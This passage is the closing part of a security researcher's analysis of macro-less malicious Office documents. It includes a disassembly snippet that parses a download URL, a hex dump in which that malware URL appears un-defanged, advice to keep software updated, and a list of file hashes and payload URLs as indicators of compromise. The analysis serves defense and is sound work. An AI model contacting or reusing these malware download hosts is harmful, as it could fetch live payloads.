mov     [esp+4Ch+UrlComponents.dwExtraInfoLength], eax
mov     [esp+4Ch+UrlComponents.dwSchemeLength], eax
call    ds:lstrlenA
push    eax              ; dwUrlLength
push    esi              ; lpszUrl
call    ds:InternetCrackUrlA
test    eax, eax
jz      short loc_10001508
```

```
00 00 00 00 00  ................      0007E190
33 2E 6D 79 6D  https://cdn3.mym      0007E194
78 34 2F 64 6C  yawady.com/x4/dl      0007E198
00 00 00 00 00  l/info.php......      0007E19C
```

Conclusions

Our team have noticed a slight increase in the number of malicious office documents that do not use macros. That is why, it is important to keep the software always up to date.

It is recommended to consult only those documents and links that are trusted and, in case of doubt, contact the sender by using a secure communication media.

IOCs

- cb3429e608144909ef25df2605c24ec253b10b6e99cbb6657afa6b92e9f32fb5
- 9209946f3012a37509cb703f55c58b552361f76507acc4786f7b73f6c5092eae
- c6de846128c9ee10e7894af47c2855e1dc3c7c19f1db0c960f882ab60f522a2e
- cd4679c14349744b0e2bfa4d385afe49c9cb8540196f893f52c8f50c47cddbec
- hxxps://cdn1.mymyawady.com/x4/dll/logo.jpg
- hxxps://cdn2.mymyawady.com/x4/dll/readme.txt
- hxxps://cdn3.mymyawady.com/x4/dll/info.php

Author: David Alvarez-Perez, researcher at Gradiant' Security and Privacy team